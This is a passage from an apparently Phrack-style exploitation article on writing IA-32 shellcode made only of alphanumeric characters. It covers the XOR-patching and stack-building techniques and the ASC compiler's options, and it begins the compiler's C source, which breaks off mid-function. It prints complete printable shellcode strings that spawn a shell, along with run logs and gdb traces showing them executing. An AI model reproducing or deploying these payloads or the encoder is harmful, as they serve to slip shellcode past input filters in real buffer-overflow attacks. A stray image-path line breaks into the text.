-  0 XOR b = b
 => we can easily load values in registers containing 0.
-  1 XOR b = NOT b
 => we can easily invert values using registers containing 0xFFFFFFFF.
-  a XOR b = c
   b XOR c = a
   a XOR c = b
 => we can easily find a byte's XOR complement.
```

----| Classic manipulations

Now, we are going to see various methods permitting to achieve a maximum of usual low level manipulations from the authorized instructions listed above.

INITIALIZING REGISTERS WITH PARTICULAR VALUES:

First of all, let's think about a method allowing us to initialize some very useful particular values in our registers, like 0 or 0xFFFFFFFF (see alphanumeric_initialize_registers() in asc.c).
For example:

```
 push 'aaaa'                    ; 'a' 'a' 'a' 'a'
 pop eax                        ;EAX now contains 'aaaa'.
 xor eax,'aaaa'                 ;EAX now contains 0.

 dec eax                        ;EAX now contains 0xFFFFFFFF.
```

We are going to memorize those special values in particular registers, to be able to use them easily.

INITIALIZING ALL REGISTERS:

At the beginning of our shellcode, we will need to initialize several registers with values that we will probably use later.
Don't forget that we can't use POP with all registers (only EAX,ECX and EDX) We will then use POPAD. For example, if we suppose EAX contain 0 and ECX contain 'aaaa', we can initialize all our registers easily:

```
 push eax                       ;EAX will contain 0.
 push ecx                       ;no change to ECX ('aaaa').
 push esp                       ;EDX will contain ESP after POPAD.
 push eax                       ;EBX will contain 0.
 push esp                       ;no change to ESP.
 push ebp                       ;no change to EBP.
 push ecx                       ;ESI will contain 'aaaa' after POPAD.
 dec eax                        ;EAX will contain 0xFFFFFFFF.
 push eax                       ;EDI will contain 0xFFFFFFFF.
 popad                          ;we get all values from the stack.
```

COPYING FROM REGISTERS TO REGISTERS:

Using POPAD, we can also copy data from any register to any register, if we can't PUSH/POP directly. For example, copying EAX to EBX:

```
 push eax                       ;no change.
 push ecx                       ;no change.
 push edx                       ;no change.
 push eax                       ;EBX will contain EAX after POPAD.
 push eax                       ;no change (ESP not "poped").
 push ebp                       ;no change.
 push esi                       ;no change.
 push edi                       ;no change.
```

```
popad
```

Let's note that the ESP's value is changed before the PUSH since we have 2 PUSH preceding it, but POPAD POP all registers except ESP from the stack.

SIMULATING A "NOT" INSTRUCTION:

By using XOR, we can easily realize a classical NOT instruction. Suppose EAX contains the value we want to invert, and EDI contains 0xFFFFFFFF:

```
push eax                        ;we push the value we want to invert.
push esp                        ;we push the offset of the value we
                                ; pushed on the stack.
pop ecx                         ;ECX now contains this offset.
xor [ecx],edi                   ;we invert the value.
pop eax                         ;we get it back in EAX.
```

READING BYTES FROM MEMORY TO A REGISTER:

Once again, by using XOR and the 0 value (here in EAX), we can read an arbitrary byte into DH:

```
push eax                        ;we push 0 on the stack.
pop edx                         ;we get it back in ECX (DH is now 0).
xor dh,[esi]                    ;we read our byte using [esi] as source
                                ;address.
```

We can also read values not far from [esp] on the stack, by using DEC/INC on ESP, and then using a classical POP.

WRITING ALPHANUMERIC BYTES TO MEMORY:

If we need a small place to write bytes, we can easily use PUSH and write our bytes by decreasing memory addresses and playing with INC on ESP.

```
push 'cdef'                     ;                'c' 'd' 'e' 'f'
push 'XXab'                     ; 'X' 'X' 'a' 'b' 'c' 'd' 'e' 'f'
inc esp                         ;     'X' 'a' 'b' 'c' 'd' 'e' 'f'
inc esp                         ;         'a' 'b' 'c' 'd' 'e' 'f'
```

Now, ESP points at a "abcdef" string written on the stack...
We can also use the 016 instruction prefix to directly push a 16 bits value:

```
push 'cdef'                     ;         'c' 'd' 'e' 'f'
push 'ab'                       ; 'a' 'b' 'c' 'd' 'e' 'f'
```

----| The methods

Now, let's combine some of these interesting manipulations to effectively generate alphanumeric shellcodes .
We are going to generate an alphanumeric engine, that will build our original (non-alphanumeric) shellcode. We will propose 2 different techniques:

USING THE STACK:

Because we have a set of instructions related to the stack, we are going to use them efficiently.
In fact, we are going to construct our original code gradually while pushing values on the stack, from the last byte (B1) of our original shellcode to the first one (see alphanumeric_stack_generate() and "-m stack" option in asc.c):

```
 .... 00  00  00  00  00  00  00  00  00  00  00  00  SS  SS  SS  SS ....

 .... 00  00  00  00  00  00  00  00  00  00  B2  B1  SS  SS  SS  SS ....
                                               <-----
 .... 00  00  00  00  00  00  00  B5  B4  B3  B2  B1  SS  SS  SS  SS ....
                                  <-----------------
 .... 00  00  00  B9  B8  B7  B6  B5  B4  B3  B2  B1  SS  SS  SS  SS ....
                  <-------original shellcode--------
```

Where: SS represents bytes already present on the stack.
00 represents non used bytes on the stack.
Bx represents bytes of our original non-alphanumeric shellcode.

It is really easy, because we have instructions to push doublewords or words, and we can also play with INC ESP to simply push a byte.
The problem is that we cannot directly push non-alphanumeric bytes. Let's try to classify bytes of our original code in different categories.
(see alphanumeric_stack_get_category() in asc.c).
We can thus write tiny blocks of 1,2,3 or 4 bytes from the same category on the stack (see alphanumeric_stack_generate_push() in asc.c).
Let's observe how to realize that:

- CATEGORY_00:
We suppose the register (<r>,<r32>,<r16>) contains the 0xFFFFFFFF value.

```
  1 BYTE:
   inc <r32>                    ;<r32> now contains 0.
   push <r16>                   ; 00  00
   inc esp                      ;     00
   dec <r32>                    ;<r32> now contains 0xFFFFFFFF.

  2 BYTES:
   inc <r32>                    ;<r32> now contains 0.
   push <r16>                   ; 00  00
   dec <r32>                    ;<r32> now contains 0xFFFFFFFF.

  3 BYTES:
   inc <r32>                    ;<r32> now contains 0.
   push <r32>                   ; 00  00  00  00
   inc esp                      ;     00  00  00
   dec <r32>                    ;<r32> now contains 0xFFFFFFFF.

  4 BYTES:
   inc <r32>                    ;<r32> now contains 0.
   push <r32>                   ; 00  00  00  00
   dec <r32>                    ;<r32> now contains 0xFFFFFFFF.
```

- CATEGORY_FF:
We use the same mechanism as for CATEGORY_00, except that we don't need to INC/DEC the register containing 0xFFFFFFFF.

- CATEGORY_ALPHA:
We simply push the alphanumeric values on the stack, possibly using a random alphanumeric byte "??" to fill the doubleword or the word.

```
  1 BYTE:
   push 0x??B1                  ; ??  B1
   inc esp                      ;     B1

  2 BYTES:
   push 0xB2B1                  ; B2  B1

  3 BYTES:
   push 0x??B3B2B1              ; ??  B3  B2  B1
   inc esp                      ;     B3  B2  B1

  4 BYTES:
   push 0xB4B3B2B1              ; B4  B3  B2  B1
```

- CATEGORY_XOR:
 We choose random alphanumeric bytes X1,X2,X3,X4 and Y1,Y2,Y3,Y4, so that
 X1 xor Y1 = B1, X2 xor Y2 = B2, X3 xor Y3 = B3 and X4 xor Y4 = B4
 (see alphanumeric_get_complement() in asc.c).

```
  1 BYTE:
   push 0x??X1                    ; ??  X1
   pop ax                         ;AX now contains 0x??X1.
   xor ax,0x??Y1                  ;AX now contains 0x??B1.
   push ax                        ; ??  B1
   inc esp                        ;     B1

  2 BYTES:
   push 0xX2X1                    ; X2  X1
   pop ax                         ;AX now contains 0xX2X1.
   xor ax,0xY2Y1                  ;AX now contains 0xB2B1.
   push ax                        ; B2  B1

  3 BYTES:
   push 0x??X3X2X1                ; ??  X3  X2  X1
   pop eax                        ;EAX now contains 0x??X3X2X1.
   xor eax,0x??Y3Y2Y1             ;EAX now contains 0x??B3B2B1.
   push eax                       ; ??  B3  B2  B1
   inc eax                        ;     B3  B2  B1

  4 BYTES:
   push 0xX4X3X2X1                ; X4  X3  X2  X1
   pop eax                        ;EAX now contains 0xX4X3X2X1.
   xor eax,0xY4Y3Y2Y1             ;EAX now contains 0xB4B3B2B1.
   push eax                       ; B4  B3  B2  B1
```

- CATEGORY_ALPHA_NOT and CATEGORY_XOR_NOT:
 We simply generate CATEGORY_ALPHA and CATEGORY_XOR bytes (N1,N2,N3,N4) by
 realizing a NOT operation on the original value. We must then cancel the
 effect of this operation, by realizing again a NOT operation but this
 time on the stack (see alphanumeric_stack_generate_not() in asc.c).

```
  1 BYTE:
   push esp
   pop ecx                        ;ECX now contains ESP.
                                  ; N1
   xor [ecx],<r8>                 ; B1

  2 BYTES:
   push esp
   pop ecx                        ;ECX now contains ESP.
                                  ; N2  N1
   xor [ecx],<r16>                ; B2  B1

  3 BYTES:
   push esp
   pop ecx                        ;ECX now contains ESP.
                                  ;     N3  N2  N1
   dec ecx                        ; ??  N3  N2  N1
   xor [ecx],<r32>                ; ??  B3  B2  B1
   inc ecx                        ;     B3  B2  B1

  4 BYTES:
   push esp
   pop ecx                        ;ECX now contains ESP.
                                  ; N4  N3  N2  N1
   xor [ecx],<r32>                ; B4  B3  B2  B1
```

While adding each of these small codes, with the appropriate values, to
our alphanumeric shellcode, we'll generate an alphanumeric shellcode wich
will build our non-alphanumeric shellcode on the stack.

USING "XOR PATCHES":

Another possibility is to take advantage of an interesting addressing mode, using both ModR/M and SIB bytes in combination with the following XOR instruction (see alphanumeric_patches_generate_xor() and "-m patches" option in asc.c):

```
 xor [<base>+2*<index>+<disp8>],<r8>
 xor [<base>+2*<index>+<disp8>],<r16>
 xor [<base>+2*<index>+<disp8>],<r32>
```

Suppose we have such an architecture for our shellcode:

```
 [initialization][patcher][               data               ]
```

We can initialize some values and registers in [initialization], then use XOR instructions in [patcher] to patch bytes in [data]:
(see alphanumeric_patches_generate() in asc.c)

```
 [initialization][patcher][original non-alphanumeric shellcode]
```

To use this technique, we need to know the starting address of our shellcode. We can store it in a <base> register, like EBX or EDI.
We must then calculate the offset for the first non-alphanumeric byte to patch, and generate this offset again by using an <index> register and an alphanumeric <disp8> value:

```
 [initialization][patcher][original non-alphanumeric shellcode]
  |                        |
<base>         <base>+2*<index>+<disp8>
```

The main issue here is that our offset is going to depend on the length of our [initialization] and [patcher]. Besides, this offset is not necessarily alphanumeric. Therefore, we'll generate this offset in [initialization], by writing it on the stack with our previous technique.

We'll try to generate the smallest possible [initialization], by increasing gradually an arbitrary offset, trying to store the code to calculate it in [initialization], and possibly add some padding bytes (see alphanumeric_patches_generate_initialization() in asc.c):

```
 First iteration:
  [######################][patcher][data]
                          |
                        offset
  [code to generate this offset] => too big.

 Second iteration:
  [############################][patcher][data]
                              |
                        --->offset
  [  code to generate this offset  ] => too big.

 Nth iteration:
  [########################################][patcher][data]
                                           |
                        ---------------->offset
  [ code to generate this offset ] => perfect.

 Adding some padding bytes:
  [####################################][patcher][data]
                                       |
                        --------------->offset
  [ code to generate this offset ][padding] => to get the exact size.

 And finally the compiled shellcode:
  [ code to generate the offset  ][padding][patcher][data]
```

We will also iterate on the <disp8> value, because some values can give us an easy offset to generate.
What will contain the [data] at runtime ?
We will use exactly the same manipulations as for the "stack technique",

except that here, we can (we MUST !!!) have directly stored alphanumeric values in our [data].

Another problem is that we can only use <r8>,<r16> or <r32> registers. It prevents us to patch 3 bytes with only one XOR instruction without modifying previous or next bytes.

Finally, once we patched some bytes, we must increment our offset to reach the next bytes that we need to patch. We can simply increment our <base>, or increment our <disp8> value if <disp8> is always alphanumeric.

To finish this description of the techniques, let's remember again that we cannot use all registers and addressing modes... We can only use the ones that are "alphanumeric compatibles". For example, in the "XOR patching technique", we decided to use the following registers:

```
 <base> = ebx | edi
 <index> = ebp
 XOR register = eax | ecx
 NOT register = dl | dh | edx | esi
```

Let's note that those registers are randomly allocated, to add some basic polymorphism abilities (see alphanumeric_get_register() in asc.c).

----| Some architectures and considerations

Now, we will analyze different general architectures and considerations to generate alphanumeric shellcodes.

For the "XOR patching technique", the only constraint is that we need to know the address of our shellcode. Usually this is trivial: we used this address to overflow a return address. For example, if we overwrote a return value, we can easily recover it at the beginning of our shellcode (see alphanumeric_get_address_stack() and "-a stack" option in asc.c):

```
 dec esp
 dec esp
 dec esp
 dec esp
 pop <r32>
```

The address can also be stored in a register (see "-a <r32>" option in asc.c). In this case, no preliminary manipulation will be necessary.

For the "stack technique", we can have different interesting architectures, depending on the position of the buffer we try to smash. Let's analyze some of them briefly.

If our shellcode is on the stack, followed by a sufficient space and by a return address, this is really perfect. Let's look at what is going to happen to our stack:

```
 .... AA  AA  AA  AA  00  00  00  00  00  00  RR  RR  RR  RR  SS  SS ....
     [EIP]                                                   [ESP]

 .... AA  AA  AA  AA  00  00  00  00  00  00  RR  BB  BB  BB  SS  SS ....
      -->[EIP]                                 [ESP]<---------
```

Our non-alphanumeric shellcode gets down to meet the end of our compiled shellcode. Once we have built our entire original shellcode, we can simply build padding instructions to connect both shellcodes.

```
 .... AA  AA  AA  AA  PP  PP  PP  PP  PP  PP  RR  BB  BB  BB  SS  SS ....
      ------>[EIP]   [ESP]<-----------------------------------
```

```
 .... AA  AA  AA  AA  PP  PP  PP  PP  PP  PP  RR  BB  BB  BB  SS  SS ....
      ------------------------------------->[EIP]
```

Where: AA represents bytes of our alphanumeric compiled shellcode.
00 represents non used positions on the stack.
SS represents bytes already present on the stack.
RR represents bytes of our return address.
BB represents bytes of ou non-alphanumeric generated shellcode.
PP represents bytes of simple padding instructions (ex: INC ECX).

To use this method, we must have an original shellcode with a smaller size compared to the space between the end of our compiled shellcode and the value of ESP at the beginning of the execution of our shellcode.
We must also be sure that the last manipulations on the stack (to generate padding instructions) will not overwrite the last instructions of our compiled shellcode. If we simply generate alphanumeric padding instructions, it should not make any problems.
We can also add some padding instructions at the end of our alphanumeric compiled shellcode, and let them be overwritten by our generated padding instructions. This approach is interesting for brute forcing (see "-s null" option in asc.c).

We can also proceed in a slightly different way, if the space between our compiled shellcode and the original shellcode has an alphanumeric length (<disp8> alphanumeric). We simply use 2 inverse conditional jumps, like this:

```
 [end of our compiled shellcode]
 jo <disp8>+1 -+
               |
 jno <disp8> --+
               |
 ...           |
               |
label: <-------+
 [begin of our original non-alphanumeric shellcode]
```

We can also combine "stack" and "patches" techniques. We build our original shellcode on the stack (1), and simply jump to it once built (3). The problem is that we don't have alphanumeric jump instructions. We'll generate a JMP ESP simply by using the "patches technique" (2) on one byte (see "-s jmp" option in asc.c):


```
                                          +--patch (2)-+
                                          |            |
 [non-alphanumeric building code][JMP ESP patching code][jmp esp]
               |                                        |
 +-------------+---------jump (3)-----------------------------+
 |             |
 |           build (1)
 |             |
 +-> [non-alphanumeric code]
```

We can also replace the JMP ESP by the following sequence, easier to generate (see "-s ret" option in asc.c):

```
 push esp
 ret
```

Finally, we can generate yet another style of shellcode. Suppose we have a really big non-alphanumeric shellcode. Perhaps is it more interesting to compress it, and to write a small non-alphanumeric decompression engine (see "-s call" option in asc.c):

```
                                          +--patch (2)--+
                                          |             |
 [non-alphanumeric building code][CALL ESP patching code][call esp][data]
```



Once the CALL ESP is executed (3), the address of [data] is pushed on the stack. The engine only has to pop it in a register (4), can then decompress the data to build the original shellcode (5), and finally jump to it (6).

As we can see it, possibilities are really endless!

----| ASC, an Alphanumeric Shellcode Compiler

ASC offers some of the techniques proposed above.
What about the possible options?

COMPILATION OPTIONS:

These options allow us to specify the techniques and architecture the alphanumeric shellcode will use to build the original shellcode.

-a[ddress] stack|<r32> : allows to specify the start address of the shellcode (useful for patching technique).
"stack" means we get the address from the stack.
<r32> allows to specify a register containing this starting address.

-m[ode] stack|patches : allows to choose the type of alphanumeric shellcode we want to generate.
"stack" generates our shellcode on the stack.
"patches" generates our shellcode by XOR patching.

-s[tack] call|jmp|null|ret : specifies the method (if "-m stack") to return to the original shellcode on the stack.
"call" uses a CALL ESP instruction.
"jmp" uses a JMP ESP instruction.
"null" doesn't return to the code (if the original code is right after the alphanumeric shellcode).
"ret" uses PUSH ESP and RET instructions.

DEBUGGING OPTIONS:

These options permit us to insert some breakpoints (int3), and observe the execution of our alphanumeric shellcode.

-debug-start : inserts a breakpoint to the start of the compiled shellcode.

-debug-build-original : inserts a breakpoint before to build the original shellcode.

-debug-build-jump : inserts a breakpoint before to build the jump code (if we specified the -s option). Useless if "-s null".

-debug-jump : inserts a breakpoint before to run the jump instruction (if we specified the -s option). If "-s null", the breakpoint will simply be at the end of the alphanumeric shellcode.

-debug-original : inserts a breakpoint to the beginning of the original shellcode. This breakpoint will be build at runtime.

INPUT/OUTPUT OPTIONS:

-c[har] <char[] name> : specifies a C variable name where a shellcode is stored:

```
char array[]= "blabla" /* my shellcode */
              "blabla";
```

If no name is specified and several char[] arrays are present, the first one will be used. The parsing recognizes C commentaries and multi-lines arrays. This option also assure us that the input file is a C file, and not a binary file.

-f[ormat] bin|c : specifies the output file format. If C format is chosen, ASC writes a tiny code to run the alphanumeric shellcode, by simulating a RET address overflow. This code cannot run correctly if "-a <r32>" or "-s null" options were used.

-o[utput] <output file> : allows to specify the output filename.

EXAMPLES:

Let's finish with some practical examples, using shellcodes from nice previous Phrack papers ;)

First, have a look at P49-14 (Aleph One's paper).
The first shellcode he writes (testsc.c) contain 00 bytes (normally not a problem for ASC). We generate a C file and an alphanumeric shellcode, using "XOR patches":

```
rix@debian:~/phrack$ ./asc -c shellcode -f c -o alpha.c p49-14
Reading p49-14 ... (61 bytes)
Shellcode (390 bytes):
LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5tDSRajYX0Dka0TkafhN9fYf1Lkb0TkdjfY \
0Lkf0Tkgfh6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnuX1Dks0tkwjfX0Dkx0tkx0tky \
CjnY0LkzC0TkzCCjtX0DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCCC0tkzChpfcMX1Dk \
zCCCC0tkzCh4pCnY1Lkz1TkzCCCCfhJGfXf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCCjdX0Dk \
zC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0tkzMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG \
3IDpfcM2KgmnJGgbinYshdvD9d
Writing alpha.c ...
Done.
rix@debian:~/phrack$ gcc -o alpha alpha.c
rix@debian:~/phrack$ ./alpha
sh-2.03$ exit
exit
rix@debian:~/phrack$
```

It seems to work perfectly. Let's note the alphanumeric shellcode is also written to stdout.

Now, let's compile Klog's shellcode (P55-08). We choose the "stack technique", with a JMP ESP to return to our original shellcode. We also insert some breakpoints:

```
rix@debian:~/phrack$ ./asc -m stack -s jmp -debug-build-jump
 -debug-jump -debug-original -c sc_linux -f c -o alpha.c P55-08
Reading P55-08 ... (50 bytes)
Shellcode (481 bytes):
LLLLZhqjj9X5qjj9HPWPPSRPPafhshfhVgfXf5ZHfPDhpbinDfhUFfXf5FifPDSDhHIgGX51 \
6poPDTYI11fhs2DTY01fhC6fXf5qvfPDfhgzfXf53EfPDTY01fhO3DfhF9fXf5yFfPDTY01fh \
T2DTY01fhGofXf5dAfPDTY01fhztDTY09fhqmfXf59ffPDfhPNDfhbrDTY09fhDHfXf5EZfPD \
fhV4fhxufXf57efPDfhl5DfhOSfXf53AfPDfhV4fhFafXf5GzfPDfhxGDTY01fh4IfXf5TFfP \
Dfh7VDfhhvDTY01fh22fXf5m5fPDfh3VDfhWvDTY09fhKzfXf5vWfPDTY01fhe3Dfh8qfXf5f \
zfPfhRvDTY09fhXXfXf5HFfPDfh0rDTY01fhk5fXf5OkfPfhwPfXf57DfPDTY09fhz3DTY09S \
QSUSFVDNfhiADTY09WRa0tkbfhUCfXf1Dkcf1tkc3UX
```

```
Writing alpha.c ...
Done.

rix@debian:~/phrack$ gcc -o alpha alpha.c
rix@debian:~/phrack$ gdb alpha
GNU gdb 19990928
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(no debugging symbols found)...
(gdb) run
Starting program: /home/rix/phrack/alpha
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffffb1d in ?? ()                          ;-debug-build-jump
(gdb) x/22i 0xbffffb1d
0xbffffb1d:     push   %ebx
0xbffffb1e:     push   %ecx
0xbffffb1f:     push   %ebx                  ;EDX will contain 0xFFFFFFFF
0xbffffb20:     push   %ebp
0xbffffb21:     push   %ebx
0xbffffb22:     inc    %esi                  ;ESI contains 0xFFFFFFFF.
0xbffffb23:     push   %esi                  ;ESI contains 0.
0xbffffb24:     inc    %esp                  ;00 00 00 on the stack.
0xbffffb25:     dec    %esi                  ;restores ESI.
0xbffffb26:     pushw  $0x4169               ;push an alphanumeric word.
0xbffffb2a:     inc    %esp                  ;an alphanumeric byte on the
                                             ; stack.
0xbffffb2b:     push   %esp
0xbffffb2c:     pop    %ecx                  ;ECX contains ESP (the
                                             ; address of the byte).
0xbffffb2d:     xor    %bh,(%ecx)            ;NOT on this byte (EBP will
                                             ; contain the dword offset).
0xbffffb2f:     push   %edi                  ;ESI will contain 0xFFFFFFFF
0xbffffb30:     push   %edx
0xbffffb31:     popa
0xbffffb32:     xor    %dh,0x62(%ebx,%ebp,2) ;NOT on the first byte to
                                             ; patch (our 0xCC, int3).
                                             ; Let's note the use of
                                             ; alphanumeric <disp8>, the
                                             ; use of EBX (address of our
                                             ; shellcode) and the use of
                                             ; EBP (the previously stored
                                             ; offset).
0xbffffb36:     pushw  $0x4355
0xbffffb3a:     pop    %ax                   ;AX contains 0x4355.
0xbffffb3c:     xor    %ax,0x63(%ebx,%ebp,2) ;XOR the next 2 bytes
                                             ; (<disp8> is now 0x63).
0xbffffb41:     xor    %si,0x63(%ebx,%ebp,2) ;NOT these 2 bytes.
(gdb) x/3bx 0xbffffb41+5                     ;O16 + XOR + ModR/M +
                                             ; SIB + <disp8> = 5 bytes
0xbffffb46:     0x33    0x55    0x58         ;The 3 bytes we patched:
                                             ; NOT 0x33 = 0xCC => INT 3
                                             ; NOT (0x55 XOR 0x55) = 0xFF
                                             ; NOT (0x43 XOR 0x58) = 0xE4
                                             ;  => JMP ESP
(gdb) cont
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffffb47 in ?? ()                          ;-debug-jump
(gdb) x/1i 0xbffffb47
0xbffffb47:     jmp    *%esp                 ;our jump
(gdb) info reg esp
esp            0xbffffd41       -1073742527
(gdb) cont                                   ;Let's run this JMP ESP.
Continuing.
```

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffffd42 in ?? ()                          ;(previous ESP)+1
                                             ; (because of our INT3). We
                                             ; are now in our original
                                             ; shellcode.
(gdb) cont                                   ;Let's run it ;)
Continuing.
sh-2.03$ exit                                ;Finally!!!
exit
(no debugging symbols found)...(no debugging symbols found)...
Program exited normally.
(gdb)
```

----| Conclusion

Writing IA32 alphanumeric shellcodes is finally easily possible. But using only alphanumeric addresses is less obvious. In fact, this is the main problem met when we simply want to use alphanumeric chars.

In some particular cases, it will however be possible. We'll try to return to instructions that will themselves return to our shellcode. For example, on Win32 systems, we can sometimes meet interesting instructions at addresses like 0x0041XXXX (XX are alphanumeric chars). So we can generate such return addresses.
Partial overwriting of addresses is sometimes also interesting, because we can take advantage of bytes already present on the stack, and mainly take advantage of the null byte (that we cannot generate), automatically copied at the end of the C string.
Note that, sometimes, depending on what we try to exploit, we can use some others chars, for example '_', '@', '-' or such classical characters. It is obvious, in such cases, that they will be very precious.

The "stack technique" seems to need an executable stack... But we can modify ESP's value at the beginning of our shellcode, and get it point to our heap, for example. Our original shellcode will then be written to the heap. However, we need to patch the POP ESP instruction, because it's not "alphanumeric compliant".

Except, the size (it will possibly lead to some problems), we also must mention another disadvantages of those techniques: compiled shellcodes are vulnerable to toupper()/tolower() conversions. Writing an alphanumeric and toupper()/tolower() resistant shellcode is nearly an impossible task (remember the first array, with usable instructions).

This paper shows that, contrary to received ideas, an executable code can be written, and stored nearly everywhere. Never trust anymore a string that looks perfectly legal: perhaps is it a well disguised shellcode ;)

Thanks and Hello to (people are alphanumerically ordered :p):
- Phrack staff.
- Devhell, HERT & TESO guys: particularly analyst, binf, gaius, mayhem, klog, kraken & skyper.
- dageshi, eddow, lrz, neuro, nite, obscurer, tsychrana.

rix@hert.org

----| Code

This should compile fine on any Linux box with "gcc -o asc asc.c".

If you have problems or comments, feel free to contact me (rix@hert.org).

```
<++> asc.c !707307fc
/*****************************************************************************
 *                ASC : IA 32 Alphanumeric Shellcode Compiler                *
 *****************************************************************************
 *
 * VERSION: 0.9.1
 *
 *
 * LAST UPDATE: Fri Jul 27 19:42:08 CEST 2001
 *
 *
 * LICENSE:
 *  ASC - Alphanumeric Shellcode Compiler
 *
 *  Copyright 2000,2001 - rix
 *
 *  All rights reserved.
 *
 *  Redistribution and use in source and binary forms, with or without
 *  modification, are permitted provided that the following conditions
 *  are met:
 *  1. Redistributions of source code must retain the above copyright
 *     notice, this list of conditions and the following disclaimer.
 *  2. Redistributions in binary form must reproduce the above copyright
 *     notice, this list of conditions and the following disclaimer in the
 *     documentation and/or other materials provided with the distribution.
 *
 *  THIS SOFTWARE IS PROVIDED BY THE AUTHOR AND CONTRIBUTORS ``AS IS'' AND
 *  ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
 *  IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
 *  ARE DISCLAIMED.  IN NO EVENT SHALL THE AUTHOR OR CONTRIBUTORS BE LIABLE
 *  FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL
 *  DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS
 *  OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 *  HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT
 *  LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY
 *  OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF
 *  SUCH DAMAGE.
 *
 *
 * TODO:
 *  - create LibASC, a library containing all functions.
 *  - permit specification of acceptable non-alphanumeric chars.
 *  - generate padding instructions sequences.
 *  - encode alphanumeric chars, to avoid pattern matching.
 *  - insert junk instructions (polymorphic stuff) and modify existing.
 *  - optimize "patch technique" when offset < 256 and is alphanumeric.
 *  - automatically calculate padding size for "stack without jump" technique.
 *  - C output format: simulate addresses in register, padding,...
 *  - use constant address for compiled shellcode.
 *  - modify ESP starting address for "stack technique".
 *  - simple shellcode formats conversion mode (no compilation).
 *  - insert spaces and punctuation to imitate classical sentences.
 *
 *
 * CONTACT: rix <rix@hert.org>
 *
 *****************************************************************************/

#include <stdio.h>
#include <getopt.h>
#include <stdarg.h>
#include <string.h>
#include <time.h>

/* +-------------------------------------------------------------------------+ */
/* |                        RANDOM NUMBERS FUNCTIONS                         | */
/* +-------------------------------------------------------------------------+ */

/* initialize the pseudo-random numbers generator */
```

```
/* ============================================== */
void random_initialize() {
 srand((unsigned int)time(0));
}


/* get a random integer i (0<=i<max) */
/* ================================= */
int random_get_int(int max) {
 return (rand()%max);
}

/* +-------------------------------------------------------------------------+ */
/* |                          SHELLCODES FUNCTIONS                           | */
/* +-------------------------------------------------------------------------+ */

/* this structure will contain all our shellcodes */
/* ============================================== */
struct Sshellcode {
 unsigned char* opcodes; /* opcodes bytes */
 int size; /* size of the opcodes bytes */
};


/* allocate a new Sshellcode structure */
/* =================================== */
struct Sshellcode *shellcode_malloc() {
 struct Sshellcode *ret;

 if ((ret=(struct Sshellcode*)malloc(sizeof(struct Sshellcode)))!=NULL) {
  ret->opcodes=NULL;
  ret->size=0;
 }
 return ret;
}


/* initialize an existing Sshellcode structure */
/* =========================================== */
void shellcode_zero(struct Sshellcode *shellcode) {
 if (shellcode==NULL) return;

 if (shellcode->opcodes!=NULL) free(shellcode->opcodes);
 shellcode->opcodes=NULL;
 shellcode->size=0;
}


/* free an existing Sshellcode structure */
/* ===================================== */
void shellcode_free(struct Sshellcode *shellcode) {
 if (shellcode!=NULL) {
  shellcode_zero(shellcode);
  free(shellcode);
 }
}


/* return an allocated string from an existing Sshellcode */
/* ====================================================== */
char *shellcode_malloc_string(struct Sshellcode *shellcode) {
 char *ret;

 if (shellcode==NULL) return NULL;

 if (shellcode->opcodes==NULL) return "";

 if ((ret=(char*)malloc(shellcode->size+1))==NULL) return NULL;
 memcpy(ret,shellcode->opcodes,shellcode->size);
 ret[shellcode->size]=0;
```

```
 return ret;
}


/* overwrite an existing Sshellcode with a Sshellcode */
/* ================================================== */
struct Sshellcode *shellcode_cpy(struct Sshellcode *destination,struct Sshellcode *source
) {
 if (destination==NULL) return NULL;

 shellcode_zero(destination);

 if (source!=NULL) {
  if (source->opcodes!=NULL) { /* if source contains a shellcode, we copy it */
   if ((destination->opcodes=(unsigned char*)malloc(source->size))==NULL) return NULL;
   memcpy(destination->opcodes,source->opcodes,source->size);
   destination->size=source->size;
  }
 }

 return destination;
}


/* append a Sshellcode at the end of an existing Sshellcode */
/* ======================================================== */
struct Sshellcode *shellcode_cat(struct Sshellcode *destination,struct Sshellcode *source
) {
 if (destination==NULL) return NULL;

 if (destination->opcodes==NULL) shellcode_cpy(destination,source);
 else { /* destination already contains a shellcode */

  if (source!=NULL) {
   if (source->opcodes!=NULL) { /* if source contain a shellcode, we copy it */

    if ((destination->opcodes=(unsigned char*)realloc(destination->opcodes,
